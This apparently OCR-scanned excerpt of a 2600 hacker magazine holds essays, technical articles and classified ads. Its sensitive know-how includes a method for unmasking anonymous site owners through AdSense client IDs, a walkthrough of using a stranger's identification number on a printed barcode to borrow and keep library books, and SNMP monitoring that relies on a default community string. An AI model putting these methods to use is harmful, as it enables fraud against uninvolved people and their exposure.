Everybody struggles with morality - it's an arbitrary measure of values and there are not likely to be many people who share precisely the same views regarding any particular topic. It's something that's simply left up to human nature, and security in this area is not likely to improve any time soon. However, ignorance is something we've all played with. Ignorance can be purposely exploited very easily and is an incredibly convenient way of obtaining information - Social Engineering 101. Whether you realize it or not, we've all manipulated people into getting something we wanted, and in doing so were actively exploiting ignorance. It can also be accidentally exploited. What an employee does with information once the security framework has done all its work and has authorized access is beyond any technical solution - misplacing printouts, improper disposal of records, etc. However, they're things that can be addressed with education. In observing many of the recent stories of data leaks, it becomes obvious that the overwhelming majority of cases involve the exploitation (accidental or intentional) of morality or ignorance, as opposed to that of any technical system.

So where do we go from here? Security is improving but it seems as though it's becoming time to focus more on the human factor than anything else. The technical side still needs work, as it always will, but it no longer seems to be the weak point when it comes to the larger entities. As I've experienced firsthand, financial institutions and other large businesses whose primary focus is dealing with sensitive information seem to have the technical side fairly well taken care of, as much as it may appear to be to the contrary. The human factor doesn't have a simple solution, though, and therein lies the current challenge. Educating employees is probably the correct first step, but certainly not the final one. The challenge of keeping data secure without becoming Big Brother is a tough one, and it seems as though Ingsoc may become the new language of the corporate world. Working for such entities certainly isn't for everyone but it's full of challenges and, if you can accept the restrictions that go along with it, you'll find that it's a great arena in which to test your skills. It's a new challenge, and we're all hackers. Let's get to work.

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Ownage by AdSense

by Natas

For those who don't know, Google's AdSense program allows third-party websites to run text or image ads that are relevant according to the type of content your website offers. Essentially, Google just scans your site for keywords and then figures out which ads it will place on your site that are related to these keywords. Every day I'm seeing more and more websites using Google AdSense to generate additional revenue. Let's take a quick look at the AdSense javascript code that users paste into their page's source code to actually generate the ads on the site.

```
<script type="text/javascript"><!--
google_ad_client = "pub-85849314607
➥07949";
google_ad_width = 728;
google_ad_height = 90;
google_ad_format = "728x90_as";
google_ad_type = "text";
google_ad_channel ="";
//--></script>
<script type="text/javascript"
 src="http://pagead2.googlesyndication.
➥com/pagead/show_ads.js">
</script>
```

Of particular interest is the google_ad_client variable, "pub-8584931460707949", which is this person's unique identifier that Google has assigned them. I'll explain how this can be useful in a moment.

Now that you have a basic understanding as to what Google AdSense actually is, I'll quickly get into the main point of this article, which is how you can use Google AdSense to potentially "own" someone who's trying to remain anonymous. In most cases this will be the website's owner/webmaster. Google's AdSense program recently incorporated a new feature called "Onsite Advertiser Sign-up" which puts a text link that says "Advertise on this site" at the bottom right hand corner of text ads by Google. Let's take a look at an example URL of this "Advertise on this site" link:

Example URL Number 1

```
https://adwords.google.com/select/Onsite
➥SignupLandingPage?client=ca-pub-8584931
➥460707949&referringUrl=http://camophone
➥.com/&hl=en&gl=US
```

Notice the google_ad_client variable "pub-8584931460707949" in the URL. When a user clicks this link, they're brought to a Google AdWords page with big text that says "Advertise on" followed by the name of the site or the name of the company. This information is being pulled from Google's database that contains the information that the user entered during the initial AdSense sign up process and the google_ ➥ad_client variable is used to do this. While the referring URL is also in there, it's basically worthless and you can modify it to read anything you like, and it wouldn't have any effect on the information that's shown on the Onsite Sign-Up page. This is great, as the only thing you need to craft your own queries is the google_ad_client variable, which is something I'll also get to in a moment.

One of the great advantages of the Google AdSense program policy is that once you have an account, Google allows you to place their AdSense ads on multiple websites that you own. This was done so that you don't need to sign up for three different AdSense accounts if you have three different websites that you want to place ads on. But what if you initially signed up for an account for your businesses website and then decided to launch a few personal websites or vice versa? Other than the Whois information, how would a visitor be able to tell that these websites are owned or operated by the same entity?

Well, when Google launched their "Onsite Advertiser Sign-up" feature, existing AdSense accounts were automatically opted in to this program, and account information provided to Google upon signing up for the AdSense program was reused for this new feature. If you want to have this information changed or opt out of the program, then you have to log in to your AdSense account and dig around for the option. How many advertisers actually logged in and changed their info round or opted out of the program? Not that many so far. Once again, a default setting is potentially exposing information that some would rather keep private.

So what's the point of all this information? How can this information be applied in a real world situation to expose some bit of information that you usually wouldn't be able to find? I'll give you a great example.

For a long time I've been wondering who

owned the Caller ID spoofing site, Camophone.com. Well, I remembered that Camophone placed a Google AdSense ad at the top of their web page. So when I surfed over to their website and noticed the "Advertise on this site" link for the first time, I got excited. Clicking on the ad directed me to the AdSense page with the text "Advertise on TxLink." TxLink happens to be a Voice over IP provider that I had looked at in the not so distant past when I was looking around for different providers to try out with my Asterisk PBX. The owners of Camophone had remained anonymous, always speaking on conditions of anonymity in newspaper articles and on their old forums, up until this little AdSense trick exposed the roots behind the company.

Well, what if a user did actually log in to their account and opt out of the "Onsite Advertiser Sign-Up" program and the "Advertise on this site" link doesn't appear on any of the Google AdSense ads? This is where the google_ad_client variable comes in handy! By viewing the source of the web page, you should be able to find the google_ad_client variable and the unique identifier string. By replacing the variable in the original example I mentioned earlier with the one you find in the source of the web page, you should still be brought to the Onsite Sign-Up page and be shown the name of the site or the name of the company! Also, if the google_ad_client variable is not found in the page source for some reason there's still another way to get it! By right clicking on the underlined title of a displayed Google AdSense ad and copying and pasting the link URL you'll find the google_ad_client variable at the end of the string. Here's an example from a SecurityFocus.com Google AdSense ad:

```
http://pagead2.googlesyndication.com/pag
➥ead/iclk?sa=l&ai=B6KjpSkdtRP72G462ep_jp
➥IIB_OXmFPCurPIBwI23AaDxtQEQAxgDIKvl9QEo
➥A0iXOVCo9evG_f____8BmAG6jwaqAQoxMDgzMjU
➥wMjkzsgEVd3d3LnNlY3VyaXR5Zm9jdXMuY29tug
➥EJNzI4eDkwX2FzyAEB2gE7aHR0cDovL3d3dy5zZ
➥WN1cml0eWZvY3VzLmNvbS9hcmNoaXZlLzEvNDM0
➥Mzi5LzMwLzAvdGhyZWFkZWSVAg6KHgo&num=3&a
➥durl=http://www.mgilists.com/&client=ca
➥-pub-4413949713007625
```

The google_ad_client variable in this example is "pub-4413949713007625". Now that you have the google_ad_client variable, you can form the following URL.

```
https://adwords.google.com/select/Onsite
➥SignupLandingPage?client=ca-pub-44139
➥49713007625&referringUrl=http://example
➥.com/&hl=en&gl=US
```

With this example I provided, the main text on the page reads "Advertise on Symantec Corporation" because Symantec owns Security ➥Focus.com and the Google AdSense account used on the site.

In closing, there's no telling how many other websites this could come in handy with, now that almost every website is jumping on the Google AdSense bandwagon these days.

Shouts to The Digital Dawg Pound, NotTheory, StankDawg, Nick84, Decoder, Lucky225, Doug, GreyArea, Av1d, Strom Carlson, and IBall. The Revolution Will Be Digitized!

Information's Imprisonment

by Dr. Apocalypse (dr.apocalypse@gmail.com) and Matt Fillhart

First Amendment rights must be protected if our thirst for progress is to be quenched, our love of participatory government to be sustained, and our embrace of civil liberties to be complete. Unfortunately, current economic trends threaten our right to free speech. Capitalism only functions when there is ample competition. Few people seem to notice that much of the competition in the communications, entertainment, and technology industries is drying up. This dangerous pattern leaves us with fewer means of attaining and disseminating information.

Very little competition exists in the aforementioned industries. At best, we have competition within oligopolies. In *1984,* Orwell warned the world about government controlled media and, while we have avoided his dystopian view, we have fallen into another. All forms of communications that were at one time able to reach a large percentage of the population are now under the control of just a few corporations. For example, radio broadcasting was a nationwide medium to reach people with music, radio shows, and, most importantly, news about the world around them and their government. Though there are around 10,000 commercial radio stations in the U.S., only about 15 are all-news outlets that employ

large news staffs for their reporting. Out of the 15, 13 are owned by Columbia Broadcasting System (CBS). Here is where the real parent company fun begins: CBS is owned by Viacom Inc. which also own Paramount Pictures (one of the few major movie picture creators) as well as Simon & Schuster, one of the world's leading book publishing companies. So, Viacom controls a leading television media company, a leading book publishing company, a leading movie media company, and the leader in radio news reporting, which means that a single group of chairmen can control what we read, watch, and hear, at least in part. To see how widespread such concentration is, visit http://www.theyrule.net/. Also, check out *Free Culture* by Lawrence Lessig.

This lack of competition may allow multi-billion dollar corporations to shatter the foundations of the Internet in a push for profits. We may be the last generation to experience net neutrality. It has always been an underpinning rule of the Internet that all packets are considered equal. However, many of the companies which own the lines used to transfer broadband data are now considering giving perks to content providers who pay more. In other words, those who cannot afford to pay high fees will be given slower routes and poorer service. For example, Verizon's CEO claims that Google is receiving a "free lunch" and thinks his company should be compensated. Never mind that companies like Google enable Verizon to make a profit by giving people a reason to use the Internet. The end of net neutrality threatens free speech because only rich companies will be able to afford to have their voices heard. Startups will not be able to accomplish this or even get their products to market if their customers are stuck with lousy speeds when accessing their websites. A move away from net neutrality in the U.S. would put us at odds with the rest of the world. If foreign companies didn't pay off American companies, access to their sites would presumably be degraded as well. This could lead to a fractured Internet, which would obviously hinder the spread of information.

While companies at home pose a subtle risk to free speech, they readily inhibit the free flow of information abroad. Most of the censorship takes place in China, where American corporations are all too eager to trample free speech just to turn a profit. Microsoft censors such evil terms as "freedom," "democracy," and "human rights" from their MSN blogs. Google limits what users can see in order to please the Chinese government. Yahoo has twice helped hunt down a dissident journalist, admitting to Congress: "We have not reached out to the families [of these journalists]." With their vast resources, all of these companies can afford to make a stand for free speech. Right now, it is easier and cheaper for these companies to degrade human rights; this is a failure of the market which must be corrected. Congress, thankfully, has caught wind of this and held hearings, but it remains unclear at the time of this writing whether any action will come about.

Digital Rights Management, or DRM, is a collection of technologies used for enforcement of intellectual property rights in computer hardware, software, and media. Works that may be subject to rights management are educational and included in online repositories, meaning that many educational materials will have restricted use, rather than be open to all. The use of DRM is seen by many in the computer industry as a lucrative source of new revenue. However, the use of digital technology should not be limited by corporations or government, and the shift of control to producers (even after sale) will ultimately hurt creative expression and damage consumer rights. If DRM is implemented on a wide scale, then those companies who control most computer mediums (read: Microsoft) will have control over what can be read, how many times it can be read, and who can read it, which is a scary thought considering the Internet was praised as a medium which cannot be limited and which would be open for all equally. For more information dealing with Digital Rights Management, as well as the future of the Internet read "The Digital Imprimatur: How Big Brother and Big Media Can Put the Internet Genie Back in the Bottle" by John Walker.

Unless we do something to support freedom of speech, a grim future lies ahead. Remember, everything mentioned above just applies to U.S. companies. I don't really know if the situation in other countries is quite as bad yet. If you have some insight on the effects of economics on free speech in other places, please share it. Luckily, there are several things we can do to help. Join a Free Culture Chapter (http://freeculture.org/➥chapters/chapters.php) if your university has one, or start one if it doesn't. Adopt a Chinese blogger so his or her words can bypass the Great Firewall. Support the Electronic Frontier Foundation's lobbying efforts by becoming a member. Popularize alternative media, like *2600,* by reading it and telling your friends about it. Install a Tor exit server to help others browse anonymously. Support Project Gutenberg, whose goal is to create an online library of every book, and have their use be free of charge and free in use. More suggestions to promote the freedom of speech are welcome, as are stories of success in defending the spread of information.

Singapore Library Mischief

by Ghostie

If you have heard about Singapore, you probably know that gum is banned for sale here. I would like to take this opportunity to share a bit more about this tiny little country to the rest of the world.

Singapore has in recent years made it to the top in those "IT Savvy" lists and "Top X Wired Nations" reports. Perhaps it has something to do with a population of four million packed within about 683 square kilometers of land. At the very least, wiring up takes lesser copper. The government of Singapore has also been making a tremendous effort to keep up with the revolution by embracing technology to replace conventional processes.

It used to be required that a person present his library card (a laminated card with a barcode which bears the National Library Board's logo) to the librarian before walking out of the library with the books ink-stamped with the due date of return. Now it's no longer required that anyone register for a library card as you can use your identity card to process the borrowing transaction. To cut down on labor costs, self-service terminals are being set up for citizens to process the borrowing transactions themselves. Since every book contains an RFID tag, the alarm would sound if you attempted to walk past the detectors without "borrowing" the books first.

At a self-service terminal, you would drop your identity card into a slot which is shallow enough for you to pick it back up again. The barcode scanner's laser in the terminal has been adjusted to hit on the barcode area of your identification number so the barcode scanner retrieves your identification number as the first step of the borrow transaction. Upon surrendering your identification number, you then place the books you want to check out one by one on a platform for the terminal to read via the RFID tags.

So the authentication mechanism is supposed to be "something you have," which is the identification card. Strictly speaking, you do not need the identification card. You need a card or a piece of paper about the same size as an identification card which is imprinted with a barcode of a legitimate identification number.

Allow me to describe how I would overcome this convenient-for-customers-without-a-thought-for-security system. I need software that prints barcodes like BarCode Pro, a legitimate identification number, and a piece of paper at least the size of an identification card. If you question the availability of legitimate identification numbers, I can easily google for one (you may not be too lucky if you have your name and identification number appear on an announcement page as a winner of a pair of movie tickets in a lucky draw).

Having printed a barcode representing someone else's identification number on a piece of paper, I can insert my "identification card" (the paper) into the slot for the terminal to read the identification number and start borrowing books on someone else's account. Since this is not a bank, you would not expect cameras to be pointing at every terminal.


There is an unmanned drop-off point outside every library that will mark the books you drop into the opening as "returned" by reading from the RFID tag. Interesting to note, there is a built-in camera around the level your face would be when you drop a book into the opening. If you have something to hide, would you look into the camera in the first place?

Anyway, I can just throw away that "identification card" and start building a library in my bedroom, leaving the unlucky fellow to bear the consequences of not coming back to the library with the books I had borrowed. Being the kind person I am, I would remove the RFID tags from the books and secure them individually with a string. I would then visit a drop-off point and throw the RFID tag into the opening while still holding onto the other end of the string. Since the system would read from the RFID tag and mark the book as "returned," the books would have gone mysteriously missing from the library without any trace leading to you unless you have been caught loitering somewhere by the security cameras. Oh yes, definitely you will need to pull the RFID tags back with the string or else that poor fellow would be invited for coffee by the authorities.

I think a quick patch to the problem is probably to add a PIN/password feature on top of slotting in the identification card.

This article is meant for educational (and amusement) purposes.

Monitoring Motorola Canopy with Windows XP and MRTG



by dNight
d_night@comcast.net

This is aimed at either someone who works for a WISP, ISP, or who just wants to learn a little something about monitoring the Motorola Canopy equipment using XP instead of Linux. This has been tested on the 5.7Ghz equipment. Motorola has set up their Canopy equipment to allow anyone to monitor the equipment from anywhere [ip(0.0.0.0)]. This leaves the Canopy equipment open to traffic monitoring by anyone who has the ability to setup MRTG. There are numerous other options that you can monitor besides traffic but needless to say traffic is the only one I'll show how to monitor in this article. At present Motorola only supports their expensive monitoring equipment call BAM (Bandwidth Allocation Manager), thus the need for a free solution.

You need to first have access to a Windows XP machine. Next get MRTG from http://oss.➥oetiker.ch/mrtg/download.en.html. You'll want the latest release which is mrtg-2.14.5 as of this writing. You'll also need to download ActivePerl from http://www.activestate.com/Products/➥Download/Download.plex?id=ActivePerl. Finally you'll need Net-SNMP from http://net-snmp➥.sourceforge.net/download.html. I won't go into detail on how to install the latter two as there is documentation on the corresponding websites. Also, if you'd like to view the graphs remotely, set up Apache or IIS to serve these files.

Once you've downloaded MRTG create the folder C:\mrtg and then unzip mrtg to C:\mrtg\data. This is where your cfg files will go. Next create the folder C:\mrtg\graphs which is where the traffic graphs will go. Now we need to set up a config file that will be used to request data from the Canopy equipment. Below is an example of a file you will use. I'm using 192.168.0.55 as the address that the Canopy would be located at.

```
WorkDir: C:\mrtg\graphs
### Interface 1
Target[192.168.0.55]:
➥1:Canopy@192.168.0.55:::::2
SetEnv[192.168.0.55]:
➥MRTG_INT_IP="192.168.0.55" MRTG_INT_DE
➥SCR="Motorola-PowerQUICC-FEC"
MaxBytes[192.168.0.55]: 1000000
Directory[192.168.0.55]: 192.168.0.55
Title[192.168.0.55]: Traffic Analysis for
➥-- 192.168.0.55
PageTop[192.168.0.55]: <H1>Traffic Analy
➥sis for -- 192.168.0.55</H1>
```

In order to use this file you should save it in the mrtg data folder as IPADDRESS.cfg. WorkDir is essential and only used once at the top of the file. You can change anything between [ ] to be any name you want. I simply put the IP address as a way to keep it consistent. The Target is what you want to monitor. 1 is for traffic, Canopy is the default community string, and :::::2 is to force SNMPv2 as it will not work with SNMPv1. The MaxBytes is currently set to monitor download and upload speeds up to one meg. The directory is where you want the graphs stored. As of this writing I had the cfg files stored in the same directory as the graphs which I don't recommend if you're running this on an open web server. The rest is just for visuals on the graphs. Next we'll need to schedule a batch file to run the cfg file.

Scheduling the Batch File

If your XP machine doesn't have any username with a password you will have to create an account with a password, or password protect the account you are currently using. First create the batch file with the information below and put it in C:\mrtg\data\bin.

```
perl mrtg C:\mrtg\data\192.168.0.55.cfg
```

Next go to Start => All Programs => Accessories => System Tools => Scheduled Tasks. Double click "Add Scheduled Task" and it will bring up a wizard that you will use to schedule the batch file to run every five minutes for 24 hours. Click "Next" on the first screen and then click "Browse" on the following screen and browse to the batch file you created in C:\mrtg\data\bin. Next select to perform the task daily, schedule the time at 12:00 pm, click "Next", enter your account information and password for XP or the one you just created. Click "Next", then check the box "Open

advanced properties for this task when I click Finish" and then click "Finish". When the new box comes up select the "Schedule" tab and click on "Advanced". Check "Repeat Task", change it to every five minutes with a duration of 24 hours and click "OK". Click "OK" on the next screen and you should now be graphing the Motorola Canopy of your choice!

There is a support board at http://motorola.➥canopywireless.com/support/community/ where you can get more information about the Motorola Canopy equipment. With thanks to many people from the Motorola message board and from across the Internet, I was able to get this functioning and am happily sharing the information I've acquired with *2600.*

Attacking Third Party Tracking

by Particle Bored

Third party tracking is not going away. After all there is a lot of money to be made. Thus it is up to you to defend yourself. This article will show one approach of significantly reducing your exposure to third party tracking without adversely affecting your browsing experience.

One might ask what the big deal is about third party tracking. After all, Forrester Research praises companies like Avenue A, and Microsoft even uses third party tracking within Money 2006. I would respond with the following analogy. When I enter Wal-Mart I am aware of their video surveillance and I accept the fact that they can do whatever they like with the footage. Third party tracking works more like a private investigator. Without my knowledge they watch me go into Wal-Mart, Home Depot, and several other places throughout the day. They document those with whom I speak and note what was said. I may shake them off once in a while, but they will find me again later.

While this might be considered stalking in the physical world, it is somehow considered appropriate on the Internet. This upsets me a great deal. Most countries require a warrant for such invasive monitoring, so I find their tactics offensive when I am simply trying to locate an article on the *New York Times* website.

So if we can't stop them from using third party tracking we can at least avoid sending them our data. The most cost-effective way I have found for most home users is to utilize SmoothWall Express (http://www.smoothwall.org). It is free and for those who know a little Linux it can be modified for our purposes relatively easily. (Note that I have no financial interest in SmoothWall.)

After getting your SmoothWall up and running, the next step is to configure it to implement a Squid access control list (ACL), available at http://www.kgb.to. This will allow you to block HTTP requests by domain name. This is important because it is easy for tracking companies to change their IP addresses to avoid detection but it is difficult for them to change domain names since it would force their customers to modify their code. Squid ACLs are also one of the best ways to block malicious code that resides on Akamai's caching servers. To implement the ACL simply copy my evildomains.txt file to the /etc/squid/conf_files directory and then add these two lines to your squid.conf:

```
acl evildomains dstdomain src
➥"/etc/squid/conf_files/evildomains.txt"
http_access deny evildomains
```

The next layer of defense is custom rules for Snort (also available at http://www.kgb.to). With the help of a few others, I have created a few rulesets that effectively detect malicious behavior: Countries.rules helps detect traffic destined for unusual countries. Simply remark out the countries you want to ignore by inserting a # at the beginning of a line. Your own country might be a good one. Malware.rules helps detect HTTP traffic destined for domains known for malicious activity. Third party tracking domains are included. NPI.rules helps detect sensitive data that is still escaping in clear text. Simply copy the new rulesets to the Snort "rules" directory, then go towards the bottom of the snort.conf file and use the syntax of the existing rules to create new entries referring to the names of the new rules. Go ahead and reboot at this point so your Squid and Snort changes will take effect. If you

screw up and Snort fails to start there will be beautifully specific error messages in the /var/log/messages file to tell you what you did wrong.

The last step is to use the SmoothWall web interface to configure a blacklist (again available at http://www.kgb.to). Simply go to Networking - IP Block and enter the subnets in CIDR (the format that is in parentheses in my list). Make sure you configure each entry to "Reject Packet" and not to "Drop Packet." This configuration may be slightly less secure from the perspective of an external attacker but it will dramatically improve browsing performance. Go ahead and try it both ways if you don't believe me.


There is one critical thing to remember: SmoothWall Express does not utilize the inline blocking functionality of Snort. You will need to regularly monitor the "Intrusion Detection System" log and respond to emerging threats by modifying the blacklist or the Squid ACL. I will do some of the work for you since I am continuously updating the files on my site.

Now that you are finished configuring your SmoothWall you will notice a lot of stuff being blocked while you are shopping online. Feel free to contact the company and politely inform them that you refuse to give your credit card number to deceptive companies. Don't waste your time with their web administrator, though. Marketing departments appear to be the most responsive.

OFF THE HOOK

Technology from a Hacker Perspective

BROADCAST FOR ALL THE WORLD TO HEAR



Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
WBCQ 7415 Khz - shortwave to North America
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!

Marketplace

Happenings

THE WILMINGTON DELAWARE VINTAGE COMPUTING SWAPMEET. 2800 square feet of hard-to-find "classic" computers (pre-Internet age), gaming, test equipment, parts and supplies, software, electronics, manuals, and more! October 7 at 504 Market Street, 2nd floor/Copeland Room, Wilmington, Delaware 19801. Event runs from 10 am to 4 pm, auction starts at 2:30 pm (auction items to be announced prior to event). Admission: $5 ($7 per family). Exhibitors: $15 (per 8'x10' space). There will be a rather large first-come first-served open area for persons who wish to bring their items for swap and who don't need a reserved exhibit space. Proceeds benefit The Midatlantic Retro Computing Hobbyists (501c) - http://marchclub.org/swapmeet.htm

For Sale

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. $20.00 each. www.TVBGone.com

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

ADD A CONVERSATIONAL USER INTERFACE to your website or Windows-based software applications with Foxee, the friendly interactive arctic blue fox agent character! In the real world, not everyone who navigates your website or software are expert hackers, and some users need a little help. Foxee is a hand-drawn animated cartoon character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports ten spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information for Foxee at www.foxee.net

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v3no2" and get 10% off of your order.

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET UNIX SHELLS SINCE 1999 - JEAH's FreeBSD shell accounts continue to be the choice for performance-driven uptimes and a huge list of virtual hosts. JEAH accounts let you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast, stable virtual web hosting and complete domain registration solutions - including registration with masked WHOIS info. Mention *2600* and receive setup fees waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business!
Visit us at http://www.OvationTechnology.com/store.htm.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today!
Visit us at our new domain www.pearlyfreepress.com/phraine.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications. PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your *2600* reader price discount.

CABLE TV DESCRAMBLERS. New. Each $55 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur. Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

WANTED: GOOD MENTOR willing to help a beginner learn anything and everything they are willing to teach about computers and electronics in general. Contact me at hiten_mitsoruki@yahoo.com.

Services

HACKER TOOLS TREASURE BOX! You get over 630 links to key resources, plus our proven methods for rooting out the hard-to-find tools, instantly! Use these links and methods to build your own customized hacker (AHEM, network security) tool kit.
http://wealthfunnel.com/securitybook

ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.

FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. www.FreeRetiredStuff.com

